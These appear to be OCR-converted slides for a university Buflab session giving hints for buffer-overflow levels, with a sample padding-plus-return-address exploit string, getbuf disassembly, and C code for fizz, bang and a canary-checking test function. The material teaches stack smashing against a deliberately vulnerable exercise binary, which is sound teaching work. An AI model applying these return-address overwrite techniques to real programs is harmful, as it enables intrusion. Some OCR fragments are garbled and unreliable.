Buflab
Session 2

Hint of level 0, 1, 2, 3.

Level 0: Candle

- In this case, exploit string may be like this.

52 byte Padding

4 byte **return address**

```
ASCII Encoding
  00 00 00 00
  00 00 00 00
  00 00 00 00
  00 00 00 00
  00 00 00 00
  00 00 00 00
  00 00 0
  00 00 0
  00 00 0
  00 00 0
  00 00 0
  00 00 0
  00 00 00 00
  18 8c 04 08
```


Note that Intel use Little endian !

HEX2RAW

Byte Value

```
/* Buffer size for getbuf */
#define NORMAL_BUFFER_SIZE 40

void getbuf(int *val)
{
        char buf[NORMAL_BUFFER_SIZE];
        Gets(buf);
        ... ;
 }
```

```
08048d7c <getbuf>:
 55                push   %ebp
 89 e5             mov    %esp,%ebp
 53                push   %ebx
 83 ec 44          sub    $0x44,%esp
 8b 5d 08          mov    0x8(%ebp),%ebx
 8d 45 d0          lea    -0x30(%ebp),%eax
 89 04 24          mov    %eax,(%esp)
 e8 55 ff ff ff    call   8048ce6 <Gets>
```



Level 0: Candle

- New exploit string may like this.

52 > byte Padding

ASCII Encoding

00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
~~00 00 00 00~~
~~00 00 00 00~~
~~00 00 00 00~~
00 00
00 00
00 00
00 00
00 00

4 byte **return address**


18 8c 04 08 Note that Intel use Little endian !

HEX2RAW

Byte Value

```
08048d7c <getbuf>:
 a1 34 d1 04 08    mov    0x804d134,%eax              Global var userid addr
 83 c0 05          add    $0x5,%eax                   Address + 5
 89 04 24          mov    %eax,(%esp)                 Set argument
 e8 ea fb ff ff    call   80489c0 <strtol@plt>        Call string to long()
 99                cltd
 c1 ea 1c          shr    $0x1c,%edx
 01 d0             add    %edx,%eax
 83 e0 0f          and    $0xf,%eax                   modulo 16
 29 d0             sub    %edx,%eax
 8d 44 05 d1       lea    -0x2f(%ebp,%eax,1),%eax     ...
 89 04 24          mov    %eax,(%esp)
 e8 55 ff ff ff    call   8048ce6 <Gets>
```


```
/* Buffer size for getbuf */
#define NORMAL_BUFFER_SIZE 40

void getbuf(int *val)
{
        char buf[NORMAL_BUFFER_SIZE];
        Gets(buf+alpha);
        ... ;
}
```



Level 1: Sparkler


- Sparkler is similar to Candle, only additionally need to pass arguments.

```
void fizz(int val1, int val2)
{
        if (((~val1 << 8) & cookie) == val2) {
                printf("Fizz!: You called fizz(0x%x, 0x%x)\n", val1, val2);
                validate(1);
        } else
                printf("Misfire: You called fizz(0x%x, 0x%x)\n", val1, val2);
        exit(0);
}
```



Level 2: Firecracker

- Where is global variable *global_value* and can we pass the control flow to stack?


unused
Read-only segment (.init,.text)
read/write segment (.data,.bss)
Run-time heap
anaged by malloc)
Shared library
User stack (created at runtime)
Kernel virtual memory (code,data,heap,stack)
0
N-1
global_value is here
Stack pointer
Read return address
Control Transfer

```
int global_value = 0;
void bang(int val)
{
        if (global_value == (cookie & 0x0F0F)) {
                printf("Bang!: You set global_value to 0x%x\n", global_value);
                validate(2);
        } else
                printf("Misfire: global_value = 0x%x\n", global_value);
        exit(0);
}
```

Level 3: Dynamite

- Why is ‘local’ declared as volatile?
- uniqueval() returns the same value in the same execution.
- Why compare local variables again and how refer to ‘local’?

```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    getbuf(&val);

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("Boom!: getbuf returned 0x%x\n", val);
        validate(3);
    } else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}
```

```
e8 c8 ff ff ff        call   8048e8e <uniqueval>
8b 55 f0              mov    -0x10(%ebp),%edx
39 d0f                cmp    %edx,%eax
```

Buflab **deadline:**

Next **Tuesday, Oct 1st <u>16:59</u> PM**